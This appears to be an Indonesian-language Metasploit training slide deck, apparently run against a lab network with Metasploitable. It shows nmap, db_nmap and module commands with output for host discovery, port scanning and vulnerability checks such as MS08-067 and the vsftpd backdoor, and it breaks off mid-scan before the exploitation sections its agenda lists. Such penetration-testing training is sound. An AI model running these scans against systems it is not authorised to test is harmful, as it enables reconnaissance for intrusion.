Metasploit Framework

Standard Usage

Agenda

- Metasploit Standard Usage
  - Information Gathering
  - Scanning
    - Network Scanning
    - Port Scanning
    - Vulnerability Scanning
  - Exploitation: Gaining Access
  - Post-Exploitation
    - Privileged Escalation

Agenda

- Metasploit Standard Usage
  - Post-Exploitation
    - Kill AV and Firewall
    - Impersonation
    - Keylogging and Sniffer Extensions
    - Backdoors
    - Port Forwarding
    - Network Pivoting

Information Gathering

METASPLOIT FRAMEWORK

Information Gathering

- Mengumpulkan sebanyak mungkin informasi yang terkait dan berhubungan dengan target dan sumber dayanya.
- Kegiatan tidak menyentuh target dan sumber daya yang di miliki secara langsung.
- Untuk mendapatkan informasi teknis dan non-teknis.

Information Gathering

- Beberapa auxiliary module yang umumnya di pergunakan :
  - auxiliary/fuzzers/dns/dns_fuzzer
  - **auxiliary/gather/dns_bruteforce**
  - auxiliary/gather/dns_cache_scraper
  - **auxiliary/gather/dns_info**
  - auxiliary/gather/dns_reverse_lookup
  - auxiliary/gather/dns_srv_enum
  - **auxiliary/gather/enum_dns**

Information Gathering

Information Gathering

Information Gathering

Scanning

METASPLOIT FRAMEWORK

Scanning

- Network Scanning
- Port Scanning
- Vulnerability Scanning

Network Scanning

- Untuk mendapatkan informasi mengenai sistem komputer/perangkat yang aktif dalam suatu target jaringan.
- Mendapatkan alamat IP target secara spesifik.

Network Scanning

- Using nmap
- Using db_nmap
- Using Auxiliary Module
  - Under /discovery/ directory

Network Scanning: nmap

```
msf > nmap -sP 192.168.0.0/24 -oA net_1
[*] exec: nmap -sP 192.168.0.0/24 -oA net_1


Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 06:18 EDT
Nmap scan report for 192.168.0.1
Host is up (0.013s latency).
MAC Address: CC:0D:EC:B0:0D:3A (Cisco Spvtg)
Nmap scan report for 192.168.0.10
Host is up (0.000085s latency).
MAC Address: 20:C9:D0:DB:93:9F (Apple)
Nmap scan report for 192.168.0.11
Host is up (0.0033s latency).
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Nmap scan report for 192.168.0.72
Host is up (0.037s latency).
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Nmap scan report for 192.168.0.75
Host is up (0.062s latency).
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Nmap scan report for 192.168.0.74
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.32 seconds
```

Network Scanning: nmap

```
[*] exec: cat net_1.gnmap

# Nmap 6.47 scan initiated Sat Jul 11 06:18:23 2015 as: nmap -sP -oA net_1 192.168.0.0/24
Host: 192.168.0.1 ()    Status: Up
Host: 192.168.0.10 ()   Status: Up
Host: 192.168.0.11 ()   Status: Up
Host: 192.168.0.72 ()   Status: Up
Host: 192.168.0.75 ()   Status: Up
Host: 192.168.0.74 ()   Status: Up
# Nmap done at Sat Jul 11 06:18:26 2015 -- 256 IP addresses (6 hosts up) scanned in 2.32 seconds
msf >
```

Network Scanning:db_nmap

```
msf > db_nmap -sP 192.168.0.0/24
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 06:22 EDT
[*] Nmap: Nmap scan report for 192.168.0.1
[*] Nmap: Host is up (0.015s latency).
[*] Nmap: MAC Address: CC:0D:EC:B0:0D:3A (Cisco Spvtg)
[*] Nmap: Nmap scan report for 192.168.0.10
[*] Nmap: Host is up (0.000083s latency).
[*] Nmap: MAC Address: 20:C9:D0:DB:93:9F (Apple)
[*] Nmap: Nmap scan report for 192.168.0.11
[*] Nmap: Host is up (0.030s latency).
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Nmap scan report for 192.168.0.75
[*] Nmap: Host is up (0.038s latency).
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Nmap scan report for 192.168.0.76
[*] Nmap: Host is up (0.013s latency).
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Nmap scan report for 192.168.0.74
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (6 hosts up) scanned in 2.02 seconds
```

Network Scanning:db_nmap

```
msf > services

Services
========

host          port   proto  name     state  info
----          ----   -----  ----     -----  ----
192.168.0.10  123    udp    ntp      open   NTP v4
192.168.0.10  137    udp    netbios  open   RAISER:<00>:U :20:c9:d0:db:93:9f
192.168.0.11  123    udp    ntp      open   NTP v4
192.168.0.11  137    udp    netbios  open   ARACHNIDS:<00>:U :28:cf:da:00:bl:bl
192.168.0.76  19     udp    chargen  open
192.168.0.76  53     udp    dns      open   Microsoft DNS
192.168.0.76  137    udp    netbios  open   LIFEHACK:<00>:U :STEALTH:<00>:G :LIFEHACK:<20>:U :STEALTH:
<1e>:G :STEALTH:<1d>:U :[..]MSBROWSE__[..]<01>:G :00:0c:29:44:f5:e5
192.168.0.78  111    udp    portmap  open   100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(4818
6), 100024 v1 TCP(59826), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP
(57629), 100021 v3 UDP(57629), 100021 v4 UDP(57629), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003
v4 TCP(2049), 100021 v1 TCP(36219), 100021 v3 TCP(36219), 100021 v4 TCP(36219), 100005 v1 UDP(35753),
100005 v1 TCP(57279), 100005 v2 UDP(35753), 100005 v2 TCP(57279), 100005 v3 UDP(35753), 100005 v3 TCP(
57279)
192.168.0.78  111    tcp    sunrpc   open   100000 v2
192.168.0.78  53     udp    dns      open   BIND 9.4.2
192.168.0.78  137    udp    netbios  open   METASPLOITABLE:<00>:U :METASPLOITABLE:<03>:U :METASPLOITAB
LE:<20>:U :[..]MSBROWSE__[..]<01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00:00:00:00:0
0:00
192.168.0.78  2049   tcp    sunrpc   open   100003 v4
192.168.0.78  2049   udp    sunrpc   open   100003 v4
192.168.0.78  35753  udp    sunrpc   open   100005 v3
192.168.0.78  36219  tcp    sunrpc   open   100021 v4
192.168.0.78  48186  udp    sunrpc   open   100024 v1
192.168.0.78  57279  tcp    sunrpc   open   100005 v3
192.168.0.78  57629  udp    sunrpc   open   100021 v4
192.168.0.78  59826  tcp    sunrpc   open   100024 v1

msf >
```

Network Scanning: Auxiliary

```
msf > search sweep

Matching Modules
================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   auxiliary/scanner/discovery/arp_sweep                      normal  ARP Sweep Local Network Discovery
   auxiliary/scanner/discovery/udp_sweep                      normal  UDP Service Sweeper
   post/multi/gather/ping_sweep                               normal  Multi Gather Ping Sweep
```

Network Scanning: arp_sweep

Network Scanning: udp_sweep

```
msf auxiliary(udp_sweep) > info

       Name: UDP Service Sweeper
     Module: auxiliary/scanner/discovery/udp_sweep
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  BATCHSIZE  256              yes       The number of hosts to probe in each set
  RHOSTS     192.168.0.0/24   yes       The target address range or CIDR identifier
  THREADS    10               yes       The number of concurrent threads

Description:
  Detect interesting UDP services

msf auxiliary(udp_sweep) >
```

Network Scanning: udp_sweep

Port Scanning

- Untuk mendapatkan informasi spesifik mengenai service atau layanan yang berjalan pada sistem komputer/perangkat.

Port Scanning

- Using nmap
- Using db_nmap
- Using Auxiliary Module
  - Under /portscan/ directory

Port Scanning: nmap

Port Scanning: nmap


```
msf > cat net_port1.gnmap
[*] exec: cat net_port1.gnmap

# Nmap 6.47 scan initiated Sat Jul 11 09:15:56 2015 as: nmap -sV -oA net_port1 192.168.0.0/24
Host: 192.168.0.1 ()    Status: Up
Host: 192.168.0.1 ()    Ports: 23/closed/tcp//telnet///, 80/open/tcp//tcpwrapped///, 1900/closed/tcp//upnp/
//, 8080/closed/tcp//http-proxy///      Ignored State: filtered (996)
Host: 192.168.0.10 ()   Status: Up
Host: 192.168.0.10 ()   Ports: 22/open/tcp//ssh//OpenSSH 6.2 (protocol 2.0)/    Ignored State: closed (999)
Host: 192.168.0.11 ()   Status: Up
Host: 192.168.0.11 ()   Ports: 22/open/tcp//ssh//OpenSSH 6.2 (protocol 2.0)/, 88/open/tcp//kerberos-sec//He
imdal Kerberos (server time: 2015-07-11 13:16:15Z)/, 548/open/tcp//afp?///, 5900/open/tcp//vnc//Apple remot
e desktop vnc/  Ignored State: closed (996)
Host: 192.168.0.93 ()   Status: Up
Host: 192.168.0.93 ()   Ports: 21/open/tcp//ftp//vsftpd 2.3.4/, 22/open/tcp//ssh//OpenSSH 4.7p1 Debian 8ubu
ntu1 (protocol 2.0)/, 23/open/tcp//telnet//Linux telnetd/, 25/open/tcp//smtp//Postfix smtpd/, 53/open/tcp//
domain//ISC BIND 9.4.2/, 80/open/tcp//http//Apache httpd 2.2.8 ((Ubuntu) DAV|2)/, 111/open/tcp//rpcbind///,
 139/open/tcp//netbios-ssn//Samba smbd 3.X (workgroup: WORKGROUP)/, 445/open/tcp//netbios-ssn//Samba smbd 3
.X (workgroup: WORKGROUP)/, 512/open/tcp//exec//netkit-rsh rexecd/, 513/open/tcp//login?///, 514/open/tcp//
shell?///, 1099/open/tcp//rmiregistry//GNU Classpath grmiregistry/, 1524/open/tcp//shell//Metasploitable ro
ot shell/, 2049/open/tcp//rpcbind///, 2121/open/tcp//ftp//ProFTPD 1.3.1/, 3306/open/tcp//mysql//MySQL 5.0.5
1a-3ubuntu5/, 5432/open/tcp//postgresql//PostgreSQL DB 8.3.0 - 8.3.7/, 5900/open/tcp//vnc//VNC (protocol 3.
3)/, 6000/open/tcp//X11//(access denied)/, 6667/open/tcp//irc//Unreal ircd/, 8009/open/tcp//ajp13//Apache J
serv (Protocol v1.3)/, 8180/open/tcp//http//Apache Tomcat|Coyote JSP engine 1.1/        Ignored State: clos
ed (977)
Host: 192.168.0.94 ()   Status: Up
Host: 192.168.0.94 ()   Ports: 7/open/tcp//echo///, 9/open/tcp//discard?///, 13/open/tcp//daytime//Microsof
t Windows USA daytime/, 17/open/tcp//qotd//Windows qotd (English)/, 19/open/tcp//chargen///, 42/open/tcp//w
ins//Microsoft Windows Wins/, 53/open/tcp//domain//Microsoft DNS/, 80/open/tcp//http//Apache httpd 2.0.54 (
(Win32) mod_autoindex_color mod_ssl|2.0.54 OpenSSL|0.9.8 PHP|5.0.4)/, 135/open/tcp//msrpc//Microsoft Window
s RPC/, 139/open/tcp//netbios-ssn///, 443/open/tcp//ssl|https?///, 445/open/tcp//microsoft-ds//Microsoft Wi
ndows 2003 or 2008 microsoft-ds/, 1025/open/tcp//msrpc//Microsoft Windows RPC/, 1028/open/tcp//msrpc//Micro
soft Windows RPC/, 1033/open/tcp//msrpc//Microsoft Windows RPC/, 1034/open/tcp//msrpc//Microsoft Windows RP
C/, 3306/open/tcp//mysql//MySQL (unauthorized)/, 3389/open/tcp//ms-wbt-server//Microsoft Terminal Service/I
gnored State: closed (982)
Host: 192.168.0.96 ()   Status: Up
Host: 192.168.0.96 ()   Status: Up
Host: 192.168.0.97 ()   Status: Up
Host: 192.168.0.97 ()   Status: Up
# Nmap done at Sat Jul 11 09:18:53 2015 -- 256 IP addresses (7 hosts up) scanned in 176.10 seconds
```

Port Scanning:db_import nmap

Port Scanning:db_import nmap

```
msf > db_import net_port1
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.6.2'
[*] Importing host 192.168.0.104
[*] Successfully imported /root/net_port1
msf > services

Services
========

host            port  proto  name         state  info
----            ----  -----  ----         -----  ----
192.168.0.104   21    tcp    ftp          open   vsftpd 2.3.4
192.168.0.104   22    tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.0.104   23    tcp    telnet       open   Linux telnetd
192.168.0.104   25    tcp    smtp         open   Postfix smtpd
192.168.0.104   53    tcp    domain       open   ISC BIND 9.4.2
192.168.0.104   80    tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.0.104   111   tcp    rpcbind      open   2 RPC #100000
192.168.0.104   139   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104   445   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104   512   tcp    exec         open   netkit-rsh rexecd
192.168.0.104   513   tcp    login        open
192.168.0.104   514   tcp    tcpwrapped   open
192.168.0.104   1099  tcp    rmiregistry  open   GNU Classpath grmiregistry
192.168.0.104   1524  tcp    shell        open   Metasploitable root shell
192.168.0.104   2049  tcp    nfs          open   2-4 RPC #100003
192.168.0.104   2121  tcp    ftp          open   ProFTPD 1.3.1
192.168.0.104   3306  tcp    mysql        open   MySQL 5.0.51a-3ubuntu5
192.168.0.104   5432  tcp    postgresql   open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.0.104   5900  tcp    vnc          open   VNC protocol 3.3
192.168.0.104   6000  tcp    x11          open   access denied
192.168.0.104   6667  tcp    irc          open   Unreal ircd
192.168.0.104   8009  tcp    ajp13        open   Apache Jserv Protocol v1.3
192.168.0.104   8180  tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1

msf >
```

Port Scanning: db_nmap



Port Scanning: db_nmap

```
msf > services

Services
========

host            port  proto  name           state   info
----            ----  -----  ----           -----   ----
192.168.0.1     23    tcp    telnet         closed
192.168.0.1     80    tcp    tcpwrapped     open
192.168.0.1     1900  tcp    upnp           closed
192.168.0.1     8080  tcp    http-proxy     closed
192.168.0.10    22    tcp    ssh            open    OpenSSH 6.2 protocol 2.0
192.168.0.11    22    tcp    ssh            open    OpenSSH 6.2 protocol 2.0
192.168.0.11    88    tcp    kerberos-sec   open    Heimdal Kerberos server time: 2015-07-11 13:53:20Z
192.168.0.11    548   tcp    afp            open
192.168.0.11    5900  tcp    vnc            open    Apple remote desktop vnc
192.168.0.101   111   tcp    rpcbind        open    2 RPC #100000
192.168.0.101   22    tcp    ssh            open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.0.101   23    tcp    telnet         open    Linux telnetd
192.168.0.101   25    tcp    smtp           open    Postfix smtpd
192.168.0.101   53    tcp    domain         open    ISC BIND 9.4.2
192.168.0.101   80    tcp    http           open    Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.0.101   21    tcp    ftp            open    vsftpd 2.3.4
192.168.0.101   139   tcp    netbios-ssn    open    Samba smbd 3.X workgroup: WORKGROUP
192.168.0.101   445   tcp    netbios-ssn    open    Samba smbd 3.X workgroup: WORKGROUP
192.168.0.101   512   tcp    exec           open    netkit-rsh rexecd
192.168.0.101   513   tcp    login          open
192.168.0.101   514   tcp    shell          open
192.168.0.101   1099  tcp    rmiregistry    open    GNU Classpath grmiregistry
192.168.0.101   1524  tcp    shell          open    Metasploitable root shell
192.168.0.101   2049  tcp    nfs            open    2-4 RPC #100003
192.168.0.101   2121  tcp    ftp            open    ProFTPD 1.3.1
192.168.0.101   8180  tcp    http           open    Apache Tomcat/Coyote JSP engine 1.1
192.168.0.101   5432  tcp    postgresql     open    PostgreSQL DB 8.3.0 - 8.3.7
192.168.0.101   5900  tcp    vnc            open    VNC protocol 3.3
192.168.0.101   6000  tcp    x11            open    access denied
192.168.0.101   6667  tcp    irc            open    Unreal ircd
192.168.0.101   8009  tcp    ajp13          open    Apache Jserv Protocol v1.3
192.168.0.101   3306  tcp    mysql          open    MySQL 5.0.51a-3ubuntu5
192.168.0.102   7     tcp    echo           open
192.168.0.102   9     tcp    discard        open
192.168.0.102   13    tcp    daytime        open    Microsoft Windows USA daytime
192.168.0.102   17    tcp    qotd           open    Windows qotd English
192.168.0.102   19    tcp    chargen        open
192.168.0.102   42    tcp    wins           open    Microsoft Windows Wins
```


Port Scanning: Auxiliary

```
msf > search portscan

Matching Modules
================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   auxiliary/scanner/http/wordpress_pingback_access                   normal  Wordpress Pingback Locator
   auxiliary/scanner/natpmp/natpmp_portscan                           normal  NAT-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                                     normal  TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                               normal  FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                                     normal  TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                                     normal  TCP Port Scanner
   auxiliary/scanner/portscan/xmas                                    normal  TCP "XMas" Port Scanner
   auxiliary/scanner/sap/sap_router_portscanner                       normal  SAPRouter Port Scanner
```

Port Scanning: Auxiliary

- use auxiliary/scanner/portscan/tcp
- show_options
- set RHOSTS <ip>
- set PORTS <port>
- run

Port Scanning: Auxiliary



Vulnerability Scanning

- Untuk mendapatkan informasi spesifik mengenai celah keamanan dari suatu versi sistem operasi atau aplikasi/layanan.

Vulnerability Scanning

Berdasarkan hasil port scanning dan os scanning menggunakan:

- nmap nse
- db_nmap nse
- Exploit Module with ‘check’ command
  - Under /exploit/ directory

Vulnerability Scanning

```
msf > services -S 445

Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.0.11  445   tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
192.168.0.13  445   tcp    microsoft-ds  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.16  445   tcp    microsoft-ds  open   Microsoft Windows 2003 or 2008 microsoft-ds

msf >
```

Vulnerability Scanning

```
msf > db_nmap --script=smb-check-vulns --script-args=unsafe=1 -vv -p445 192.168.0.16
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-21 01:10 EDT
[*] Nmap: NSE: Loaded 1 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating ARP Ping Scan at 01:10
[*] Nmap: Scanning 192.168.0.16 [1 port]
[*] Nmap: Completed ARP Ping Scan at 01:10, 0.04s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:10
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:10, 0.02s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 01:10
[*] Nmap: Scanning 192.168.0.16 [1 port]
[*] Nmap: Discovered open port 445/tcp on 192.168.0.16
[*] Nmap: Completed SYN Stealth Scan at 01:10, 0.00s elapsed (1 total ports)
[*] Nmap: NSE: Script scanning 192.168.0.16.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating NSE at 01:10
[*] Nmap: Completed NSE at 01:10, 5.34s elapsed
[*] Nmap: Nmap scan report for 192.168.0.16
[*] Nmap: Host is up (0.035s latency).
[*] Nmap: Scanned at 2015-07-21 01:10:41 EDT for 5s
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Host script results:
[*] Nmap: | smb-check-vulns:
[*] Nmap: |   MS08-067: VULNERABLE
[*] Nmap: |   Conficker: Likely CLEAN
[*] Nmap: |   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
[*] Nmap: |   MS06-025: NO SERVICE (the Ras RPC service is inactive)
[*] Nmap: |_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 5.49 seconds
[*] Nmap: Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
msf >
```

Vulnerability Scanning

```
msf > services -p 21

Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
192.168.0.13  21    tcp    ftp   open   vsftpd 2.3.4
```

Vulnerability Scanning

```
msf exploit(vsftpd_234_backdoor) > db_nmap --script=ftp-vsftpd-backdoor.nse  -vv -p21 192.168.0.13
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-21 01:24 EDT
[*] Nmap: NSE: Loaded 1 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating ARP Ping Scan at 01:24
[*] Nmap: Scanning 192.168.0.13 [1 port]
